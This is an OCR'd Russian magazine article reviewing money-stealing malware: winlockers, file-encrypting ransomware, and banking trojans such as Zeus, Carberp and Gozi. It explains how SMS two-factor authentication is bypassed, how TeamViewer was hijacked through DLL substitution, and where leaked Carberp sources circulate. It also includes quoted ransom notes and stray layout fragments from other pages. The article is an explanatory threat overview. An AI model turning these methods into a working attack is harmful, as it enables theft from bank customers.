
Слов нет, заинжектить свой код в процесс под Windows 8 можно.

Не претендуя на новизну, замечу, что до сих пор возможностей для исполнения своего кода в системе остается уйма. И к сожалению, от самой Windows здесь мало что зависит — всегда есть возможность зайти с тыла, использовать уязвимости сторонних программных приложений, которые смогут выполнить твой код в системе, как тебе нужно. Все дело в ресерче, упорстве, ибо везет тем, кто везет. Как-то так.

И да пребудет с тобой Сила!


МАЛВАРЬ, БАБЛО КАЧАЙ!





БОЛЬШОЙ ОБЗОР СОВРЕМЕННОЙ МАЛВАРИ, ОТЖИМАЮЩЕЙ ДЕНЬГИ У ПОЛЬЗОВАТЕЛЕЙ

В нынешних компьютерах и смартфонах хранятся живые деньги. Ну, пусть не хранятся, но уж доступ-то к ним вполне себе обеспечивается! Поэтому сейчас мы видим, что старые добрые методы, такие как шантаж, вымогательство и мошенничество, показывают себя на новом технологическом уровне. А у нас тем временем и обзорчик готов!



Локер-гастарбайтер

Как известно, времена идейных вирусописателей канули в Лету, в отдельно взятых странах наступил капитализм, и пишут вредоносный код теперь почти исключительно на коммерческой основе. Конечно, идейные люди остались, но они скорее поставщики интересных фишек и способов обхода механизмов безопасности операционной системы Windows, а другие, более ушлые люди реализуют эти наработки в своих вредоносных творениях. Вредоносность может быть, так сказать, прямая и косвенная. Одни трояны ориентируются на монетизацию аппаратных ресурсов и вычислительных мощностей конечных пользователей. Сюда относятся: организация прокси- и DDoS-атак, рассылка спама, bitcoin-майнинг, накрутка посещений сайтов (black SEO), переход по рекламным баннерам (click fraud). Яркий представитель группы — ZeroAccess. Эти вредоносные программы не причиняют непосредственный ущерб пользователю. Единственные неприятности от таких вредоносов — замедление работы компьютера и сбои в ней. А в современных условиях, когда вычислительные мощности стали достаточно большими, пользователь вообще может не подозревать, что его компьютер стал частью ботнета.

Другие представители malware наносят пользователю ощутимый вред, в том числе финансовый. К этой категории относятся: программы-вымогатели, куда входят две разновидности — локеры и шифровальщики, хотя в последнее время границы между ними размываются; фейковые антивирусы, требующие денежку за установку (это проходит по категории «мошенничество»); вредоносные программы, предназначенные для кражи учетных данных пользователей, в том числе от систем дистанционного банковского обслуживания (ДБО), «классические» представители — Zeus и его последователи — SpyEye и Citadel.

Как ты можешь заметить, интерес правоохранительных органов к этим группам малвари будет отличаться. К первой группе интерес маленький, ко второй — большой, так как в первом случае пользователь максимум переставит себе ось, а во втором — побежит с заявой в полицию. Есть мнение, что таким образом некоторые трояномейкеры пытаются поменьше привлекать внимание к себе и своим поделкам. Далее как раз и будут рассмотрены некоторые представители второй группы.

Есть еще третья группа — шпионские программы, как широкой (spyware), так и специальной (APT) направленности. Эта тема сейчас активно форсится всеми антивирусными вендорами, но обычных пользователей это, как правило, не касается. В данном случае монетизация достигается тем, что такие трояны добывают конфиденциальную информацию, за которую заказчики готовы заплатить кругленькую сумму.

> *Времена идейных вирусописателей канули в Лету, в отдельно взятых странах наступил капитализм, и малварщики пишут вредоносный код теперь почти исключительно на коммерческой основе*

Настораживает, что многие европейские фирмы (Gamma Group, Hacking Team) в открытую предлагают услуги по массовой установке так называемых «государственных» троянов, которые на бумаге предназначены для сотрудников правоохранительных органов и спецслужб, а по факту могут применяться любым, кто располагает соответствующими финансовыми средствами. По информации компании McAfee, разработчики трояна Citadel, уже ставшего «классикой», в настоящее время «ушли в тень» и стали внедрять шпионские модули — и, судя по всему, тоже начали предлагать свои услуги государственным и коммерческим организациям, занимающимся добыванием информации в интернете.


ВИНЛОКЕРЫ ТАКИЕ ВИНЛОКЕРЫ

Впервые они появились в конце 2007 года. Широкое распространение получили зимой 2009–2010 годов, по некоторым данным оказались заражены миллионы компьютеров, преимущественно среди пользователей Рунета. В простейшем случае после загрузки ОС или даже до нее (встречались и такие экземпляры) показывалось красивое окошечко с требованием отправить каким-либо способом энную сумму злоумышленникам в обмен на код разблокировки. Общий совет от сотрудников антивирусных компаний — ничего не платите! Время «честных» винлокеров, содержащих в себе функционал автоудаления по коду, давно прошло, и сейчас эту нишу киберпреступности облюбовали детишки с непомерными амбициями. Многочисленные форумы запестрели постами с генераторами и исходными кодами локеров. Вот, например, одна поделка (см. рис. выше), на которую невозможно смотреть без смеха, — Winlock by DragonGang. Размер шедевра потрясает воображение — целых семь метров! Написан в среде Delphi 7. Код разблокировки 141989081989 хранится в исполняемом файле в открытом виде. Есть мнение, что текст намеренно написан в стиле незабвенного Джамшута и автор за счет этого пропиарился на весь интернет (в том числе и в этой статье).

А пока школьники окучивают славянскую аудиторию, «коммерсанты» от мира троянов наводняют винлокерами зарубежье. Даже появился специальный термин — мультилокер. Это такой локер, который изначально не содержит в себе никаких ресурсов — надписей, картинок и прочего, а загружает их с командного центра злоумышленников, при этом скачиваемое содержимое зависит от страны, которая определяется по IP-адресу. Основная тематика мультилокеров — обвинение пользователя в просмотре порнографических материалов с участием несовершеннолетних, сами знаете — с этим за рубежом строго. При этом в качестве доказательства жертве демонстрируются якобы просмотренные ею снимки, а также имена, даты рождения и место проживания несовершеннолетних, изображенных на фото. Последние разработки учли массовое распространение ноутбуков, которые почти всегда имеют встроенную веб-камеру: пользователя снимают и затем демонстрируют фото, что еще больше усиливает эффект присутствия Большого Брата, то есть слежки со стороны ФБР или еще какой правоохранительной организации. Или вот фишка — сканирование истории посещенных сайтов в браузере. Не секрет, что большинство мужского населения мира периодически, кхм, любуются на голых женщин из интернетов. Поэтому, когда у пользователя на экране появляется заставка о штрафе с символикой Интерпола и перечнем посещенных «злачных» мест интернета, у него не возникает даже тени сомнения в том, что это взаправду.

Таким образом, рынок винлокеров сегментировался: с одной стороны выступают скрипткидисы с кулхацкерами, с другой — «ветераны» троянописательства, пишущие мультилокеры на манер ботсетей с собственными центрами управления.

Один из наиболее сложных и высокопрофессионально написанных буткитов Gapz также имеет в своем арсенале вредоносных модулей локер. Компонент с таким функционалом проверяет по IP-адресу местонахождение зараженного компьютера, и если жертва живет в Западной Европе или Америке, то система блокируется и выводится окно с требованием перевести определенную сумму на указанный счет. Отличает этот локер то, что он перехватывает изображение с подключенной к зараженному компьютеру веб-камеры и показывает его в окне с требованием оплаты (не зря у меня камера изолентой заклеена. Я серьезно. — Прим. ред.).



Вид одной из фейковых страниц Mayachok

Особняком стоят локеры, которые блокируют доступ не к операционной системе, а к каким-либо популярным ресурсам из браузера. В апреле зафиксирован шквал запросов от пользователей о невозможности входа на сайты «ВКонтакте», «Одноклассники» и Mail.ru. Вместо соответствующих интернет-ресурсов в окне браузера демонстрировались веб-страницы с сообщением о том, что профиль пользователя заблокирован в связи с подозрением на взлом аккаунта, и предложением ввести свой номер телефона. После ввода номера в SMS приходит код, который пользователь опять-таки посредством SMS должен подтвердить. По факту за отправку этого SMS снимается энная сумма денег. В ходе разбирательств было установлено, что все это — проделки малвари, заменяющей системный файл rpcss.dll на свой вредоносный код. ESET определяет эту угрозу как Win32/Patched.IB. Запущенный зловред подменяет DNS-запросы, возвращая IP подконтрольных злоумышленникам серверов, содержащих веб-страницы, имитирующие целевой ресурс — vk.com, odnoklassniki.ru, mail.ru. При этом в адресной строке браузера отображается правильный URL. Корректного метода лечения для всех многочисленных модификаций Win32/Patched.IB у большинства антивирусных продуктов на момент написания статьи нет. Для лечения вручную необходимо взять чистую rpcss.dll, загрузиться с LiveCD и заменить ей вредоносную библиотеку. Оригинальная rpcss.dll должна соответствовать версии, разрядности и установленным сервис-пакам установленной Windows (Patched.IB успешно работает как в XP, так и в Seven, в том числе x64).

Среди других угроз подобного типа можно отметить появление очередной модификации трояна семейства Mayachok. По информации антивирусных аналитиков Dr.Web, Trojan.Mayachok.18607 представляет собой совершенно самостоятельный вариант, написанный «по мотивам». В качестве примера для подражания была взята логика трояна Mayachok.1, который получил широкое распространение во второй половине 2011 года. В настоящее время в ходу версия Trojan.Mayachok.2, имеющая функции буткита. Характерная черта семейства Trojan.Mayachok — использование веб-инжектов.

ЖАЛКИЕ ПОСЛЕДОВАТЕЛИ GPCODE

Шифровальщики — это, пожалуй, самое неприятное, что можно подцепить в этих ваших интернетах. Все файлы определенных типов, например фотографии или документы Microsoft Office, шифруются и за ключ расшифровки требуют деньги. Очень актуальна эта проблема для малых коммерческих фирм, работающих с бухгалтерией при помощи продуктов 1С, — тем более что понятие о безопасности в таких конторах, как правило, отсутствует напрочь.

Наиболее часто встречаются сейчас среди русскоязычных пользователей шифровальщики семейства Trojan-Ransom. Win32.Xorist (в терминологии «Лаборатории Касперского»), англоязычная версия также в наличии. При успешном срабатывании Xorist пользователь будет лицезреть веселенький текст следующего содержания:

> «ПЯТНАДЦАТЬ ЧЕЛОВЕК НА СУНДУК МЕРТВЕЦА!
>
> Хай! Пиплы! Комон на борт нашего «Летучего голландца». Ваш компьютер взят на абордаж командой сомалийских пиратов. Ваши файлы зашифрованы нашим морским криптографом Базоном Хикса.
>
> Если вы мудрый и не скряга, не шизанутый депутат из фракции ЛДПР, то мы готовы обменять вашу драгоценную инфу на жалкие бумажки, именуемые бабками. Поверьте, бабло — зло — отдайте его нам. Алчных и неадекватных типов за борт. Веселым и находчивым скидки. У вас три дня до отплытия корабля. Для переговоров собираемся в кают-компании, SOS на мыло Номер компании <КОД> <E-MAIL>»

Как видно, ребята подобрались с юмором. Засилье Xorist объясняется сборкой его с помощью билдера, легкодоступного жадным детишкам.

Вот еще один образец послания от вымогателей (Trojan. Encoder.205 и Trojan.Encoder.215):

> Все важные для Вас данные на этом компьютере (документы, изображения, базы данных, почтовая переписка и т. д.) зашифрованы с использованием уникального криптографического алгоритма. Без специального программного обеспечения расшифровка одного файла с использованием самых мощных компьютеров займет около года.
>
> Для того чтобы зашифрованные файлы стали доступны для дальнейшего использования, Вам необходимо связаться со специалистом по email: specialmist@gmail.com. Время ожидания ответа может составлять до 12 часов.
>
> Переустановка операционной системы не поможет. Проверка файлов антивирусом может их повредить. Какое-либо изменение структуры файла не позволит его восстановить. При поступлении угроз в наш адрес Ваши данные не будут расшифрованы. Обращаем внимание, что файлы можно расшифровать только с использованием специального программного обеспечения, которое есть только у нас.

ГЛОССАРИЙ

VNC (Virtual Network Computing) — система удаленного доступа к рабочему столу компьютера, использующая протокол удаленного кадрового буфера (RFB). По сети с одного компьютера на другой передаются нажатия клавиш на клавиатуре и движения мыши и отображается содержимое экрана. Программа, принимающая ввод пользователя, называется сервером, программа, отображающая удаленный экран, называется клиентом (или viewer).

RFB (remote frame buffer) — протокол прикладного уровня для доступа к графическому рабочему столу. Его можно применять для графических оконных систем, таких как Windows и X-Window в *nix-системах. Суть RFB — передача прямоугольных областей экрана. Для уменьшения трафика используются различные методы определения, какая область экрана обновилась и какое сжатие использовать при передаче.

По умолчанию VNC использует диапазон TCP-портов с 5900 до 5906. Каждый порт связан с соответствующим экраном X-сервера в *nix-системах. В ОС Windows используется только один порт — 5900.

Веб-инжект — это технология, позволяющая изменить содержимое веб-страницы на стороне клиента (в браузере) и добавить туда свой контент. Технология базируется на инжекте вредоносного кода в адресное пространство браузеров и перехвате всех HTTP-запросов и ответов от сервера. Под веб-инжектами также понимают файлы, содержащие информацию, для каких сайтов, на какой странице, в каком ее месте, что нужно поменять. Для кодинга таких файлов трояномейкеры нанимают толковых ребят, в совершенстве владеющих HTML и JavaScript, ну или пишут сами. При посещении пользователем интересующего злоумышленников сайта вредоносный код вставляет в ответ сервера JavaScript-код (в отдельных случаях отмечалось использование библиотеки jQuery), который и подменяет контент исходной страницы, например добавляет на форму ввода поля, которых изначально там не было.




Схема обхода двухфакторной аутентификации

Заражение Trojan.Encoder.205 и Trojan.Encoder.215 происходит с использованием массовой рассылки сообщений электронной почты (Владимир, это ты так спам называешь? — Прим. ред.). Исполняемый файл шифровальщика с именем update.exe (написан на Delphi) размещается на удаленных серверах, шелл-код, который подгружает этот файл, располагается во вредоносном документе Microsoft Word и использует для своего запуска эксплуатацию уязвимости CVE-2012-0158.

Отдельные разработчики проявляют чуть больше изобретательности в реализации своих идей. Специалисты компании Dr.Web в этом году зафиксировали во Франции и Испании множество случаев заражения пользователей трояном ArchiveLock.20. Для шифрования он имеет на борту консольную версию WinRAR, при помощи которой создает по заранее составленному списку защищенные паролем самораспаковывающиеся архивы с файлами пользователя. Пароль может иметь длину более 50 символов. Исходные файлы зачищаются с диска, чтобы их было невозможно восстановить. Киберпреступники отличаются неслыханной наглостью и требуют за расшифровку 5000 долларов. ArchiveLock распространяется посредством bruteforce-атак на протокол RDP.

Для расшифровки ваших бесценных файлов нужно обратиться к специалистам антивирусных компаний. Отечественные конторы делают это на бесплатной основе и постоянно выпускают обновленные версии дешифровальщиков для отдельных видов угроз. К сожалению, некоторые их виды, например GPCode, оказались им не по зубам. Версия GPCode 2011 года может считаться неким «эталоном» шифровальщика, она использует Windows Crypto API и шифрует файлы пользователя случайным сеансовым ключом AES длиной 256 бит. Сеансовый ключ сохраняется в зашифрованном виде, шифрование производится открытым ключом RSA длиной 1024 бита, который находится внутри GPCode. Чтобы невозможно было восстановить их утилитами типа PhotoRec или GetDataBack, шифрованные данные пишутся прямо в исходный файл. Также эта уловка затрудняет использование метода plain text attack, суть которого заключается в определении сеансового ключа на основе пары файлов — исходного и зашифрованного. Для расшифровки необходимо перечислить определенную денежную сумму по реквизитам, оставленным злоумышленником, и переслать ему этот зашифрованный сеансовый ключ. Он расшифровывается при помощи закрытого ключа (находится у злоумышленника) и отправляется обратно пользователю, после чего файлы будут успешно расшифрованы. Единственная надежная защита от воздействия подобных программ — резервное копирование файлов. Стоит отметить, что автор GPCode совершенствовал свое детище аж с 2004 года! За это время код проделал долгий путь от использования «самопальных» алгоритмов шифрования до применения достаточно стойких алгоритмов RC4 и AES в совокупности с RSA, которые не под силу взломать (пока) всем IT-специалистам мира. В свете этого становится непонятно, почему шифровальщики нашего времени, подобные Xorist, тоже используют собственные «мегаразработки». Видно, современная криптография вкупе с необходимостью юзать Windows Crypto API или фришную реализацию криптофункций OpenSSL не дается нынешнему поколению кулхацкеров, только открывших для себя логическую функцию XOR.

> *Заражение Trojan.Encoder.205 и Trojan.Encoder.215 происходит с использованием массовой рассылки сообщений электронной почты*

АТАКИ НА СИСТЕМЫ ДБО

Сама идея троянов, ворующих учетные данные пользователей ДБО, не нова. Для противодействия им была придумана технология двухфакторной аутентификации. Многие наверняка знают, что это такое, а для тех, кто не знает, поясним — кроме логина и пароля, используется дополнительный элемент, в качестве которого выступает специальный код (так называемый mTan — mobile transaction authentication number — мобильный код аутентификации транзакций), который приходит в SMS. Однако методы кражи учетных данных с каждым годом становятся все изощреннее. Бурное развитие технологий, в частности массовое распространение смартфонов, играет на руку злоумышленникам и создает лазейки для обхода двухфакторной аутентификации. Первопроходцами в этом деле стали семейства Zeus и SpyEye. Схема обхода следующая:

1. Персональный компьютер заражается каким-либо способом — например через PDF- или doc-файл, пришедший по почте.
2. В момент, когда пользователь логинится на сайт банка, троян на лету прямо в браузере модифицирует HTML-страницу при помощи веб-инжекта и добавляет поля «Номер мобильного телефона» и «Версия мобильной ОС» (Android, BlackBerry, iOS, Symbian или другая).
3. После ввода данных пользователем они отправляются на командный сервер злоумышленникам.
4. Пользователю приходит SMS со ссылкой на приложение для его телефона. В терминологии антивирусных контор приложения получили названия ZitMo (Zeus-in-the-Mobile) и SpitMo (SpyEye-in-the-Mobile), чуть позже к ним присоединился CitMo (Carberp-in-the-Mobile).
5. После закрепления на смартфоне у злоумышленников есть все необходимое — логин, пароль и канал доставки SMS с кодом, запрос на транзакцию поступает в банк.
6. Банк высылает SMS.
7. Троян в смартфоне скрытно, не показывая пользователю, отсылает на командный центр полученный в SMS mTan, при помощи которого злоумышленники подтверждают транзакцию.

В схеме возможны вариации, например, ссылка на мобильную версию зловреда может внедряться прямо в страницу банка в виде QR-кода. Также некоторые банки фиксируют IP клиента, и в этом случае транзакция инициируется трояном с зараженной машины, которая выступает в качестве своеобразного прокси. К слову сказать, двухфакторная аутентификация более распространена в Европе, чем в Америке, поэтому ZitMo и SpitMo в большей степени ориентированы на Евросоюз. В противовес этому CitMo, да и сам Carberp был ориентирован на пользователей из России.

В качестве одного из последних громких дел с уводом денежных средств можно вспомнить акцию Eurograbber, раскрытую в конце 2012 года. Согласно отчету компаний Check Point Software Technologies и Versafe, денежные средства на сумму около 36 миллионов евро были украдены с более 30 тысяч корпоративных и частных банковских счетов. В ходе акции Eurograbber использовалась очередная модификация Zeus на пару с ZitMo.

Из последних новинок в сфере банковских троянов эксперты отмечают появление весной 2013 года нового варианта трояна Gozi. Последняя его версия, обнаруженная сотрудниками компании Trusteer, содержит функционал MBR-буткита. Компонент, запускаемый буткитом после загрузки операционной системы, ожидает запуска браузера Internet Explorer

и внедряет вредоносный код в рабочие процессы браузера, что позволяет перехватывать содержимое HTTP-запросов и ответов для последующей модификации.

В качестве более надежной защиты при банковских транзакциях выступают аппаратные девайсы — токены, которые содержат в себе закрытые ключи для реализации технологии электронной цифровой подписи. Однако и здесь киберпреступникам есть чем ответить. Достаточно лишь получить полный доступ к удаленному рабочему столу ПЭВМ-жертвы. Организуется такой доступ, как правило, посредством VNC, благо в Сети полно исходных кодов таких серверов, для примера — проекты UltraVNC и TightVNC. Кстати, именно на основе последнего созданы две полезные нагрузки в Metasploit — win32_bind_vncinject и win32_reverse_vncinject. Эти нагрузки представляют собой DLL, запускающие на локальной машине VNC-сервер с поддержкой прямого (мы коннектимся к атакуемой машине) и обратного (атакуемая машина коннектится к нам) соединений. Отдельные виды малвари юзают свою собственную реализацию VNC-сервера, например Zeus и Citadel.

Кроме VNC, можно попробовать использовать «легитимные» утилиты удаленного администрирования, слегка подрихтовав их напильником. Именно так поступают создатели трояна Carberp, ориентированного на кражу банковских реквизитов. Используемые ими продукты: в 2010 году — BeTwin Thinsoft for RDP и TeamViewer, в 2011-м — Mipko Personal Monitor и в 2012-м — Ammyy Admin. Их исполняемые модули не модифицировались, что позволяло сохранить легальную цифровую подпись — на первых порах это неплохо сбивало с толку антивирусные продукты. Злоумышленники просто создавали вредоносную DLL с именем одной из импортируемых библиотек, например tv.dll для TeamViewer, а оригинальную переименовывали (в ts.dll). Библиотека tv.dll передавала код доступа к компьютеру на управляющий сервер и служила переходником к ts.dll, из которой вызывались оригинальные функции. Все компоненты помещались в самописный инсталлятор (дроппер), который сохранял их в каталоге, доступном на запись (Application Data), и прописывал в автозагрузку. В 2010-м подобные вещи часто делали с Remote Admin, да и теперь на форумах спрашивают иногда, хотя все уже на ура палится. Между прочим, данный метод сейчас активно используется и в шпионских целях. По результатам анализа Центра глобальных исследований и анализа угроз «Лаборатории Касперского» (GReAT), одна из киберпреступных групп, названная TeamSpy Crew, провела серию целевых атак, направленных против политических деятелей и правозащитников на территории СНГ и восточноевропейских стран, при этом для организации несанкционированного доступа использовалась как раз «зловредная» версия TeamViewer.

Кстати, в июне исходники известного банковского трояна Carberp утекли в открытый доступ. Притом что еще за неделю до этого они были выставлены на продажу за 50 тысяч долларов. Может быть, как и в случае с Zeus, кто-нибудь еще успеет продать исходники Carberp какому-нибудь неосведомленному покупателю. В случае с Zeus подобные истории тогда немало повеселили народ на форумах в первые дни после утечки.

Исходные коды Carberp в RAR-архиве размером 1,88 Гб сейчас легко находятся Google. В распакованном виде проект содержит около 5 Гб файлов, в том числе:


- исходный текст буткита, km драйверов и всего, что работает в km;
- билдер дропперов;
- плагины;
- веб-инжекты;
- LPE-эксплойты.

Впечатляет список по семействам вредоносных программ, код которых представлен в архиве с Carberp:

- сам Carberp;
- Ursnif;
- Rovnix (BKLoader);
- Alureon (дроппер старых вариантов);
- Claywhist (VNC);
- hdet;
- Zeus;
- SpyEye;
- Vundo;
- буткит Stoned с эксплойтом Vipin Kumar с Black Hat Europe 2007, определяется как Sinowal;
- Mystic Compressor — обфускатор под Win32.

Подборка впечатляет. Кому была выгодна такая утечка, пока под большим вопросом, но факт остается фактом — исходники доступны всем желающим. И огромное количество людей сейчас исследуют их со всех сторон.

Очевидно, теперь можно ожидать новой волны креатива со стороны как начинающих, так и продолжающих вирусописателей. Кто-то даже пошутил: «Утечка Zeus была как бесплатный автомат. Утечка Carberp — это уже бесплатный рокет-ланчер».



Модифицированная Gozi банковская форма ввода

ЗАКЛЮЧЕНИЕ

Как ты мог сам убедиться, вариаций увода денег — огромное множество. И к сожалению, полагаться на то, что один антивирус тебя защитит от этих напастей, не стоит. Помочь тут может только совершенствование своей компьютерной грамотности. В то же время многие пользователи недооценивают данную угрозу. Отчасти это происходит из-за смещения фокуса аудитории интернета в сторону тех зловредов, на которых больше всего пиарятся антивирусные компании. За примерами далеко ходить не нужно, вот два «топовых» слова — Stuxnet и Red October. А банковские трояны — это, по словам одного эксперта по безопасности, для России не актуально, у нас, мол, системы ДБО мало распространены. OK, давайте пить боржоми, когда почки уже отвалились. Такая вот ориентация на корпоративный уровень весьма прискорбна. Простому пользователю все эти стакснеты и красные октябри ничего плохого не сделали, кто их защитит от действительно актуальных для них угроз? Целевые организации и предприятия, против которых были направлены Stuxnet и Red October, напротив, были сами в состоянии обеспечить свою безопасность.

Резюме: резервное копирование информации, работа с правами пользователя, внимательность при работе с ДБО, постоянное обновление софта из надежных источников и какой-никакой антивирус с файрволом «спасут отца русской демократии».]C

В качестве более надежной защиты при банковских транзакциях выступают аппаратные девайсы — токены, которые содержат в себе закрытые ключи для реализации технологии электронной цифровой подписи. Однако и здесь киберпреступникам есть чем ответить

Preview



ПРИКЛАДНАЯ АУДИОФИЛИЯ

Аудиофилы — своеобразные ребята, и производители оборудования охотно этим пользуются. Наши юниксоиды столкнулись с прекрасным примером лохотрона — «аудиофильский» плеер за 150 килобаксов, представляющий собой обычный комп с Intel Atom, PCI-звуковухой и Debian. Недолго думая, ребята взяли и сделали собственный аналог, который можно собрать из почти любого железа и потратить при этом значительно меньше денег.

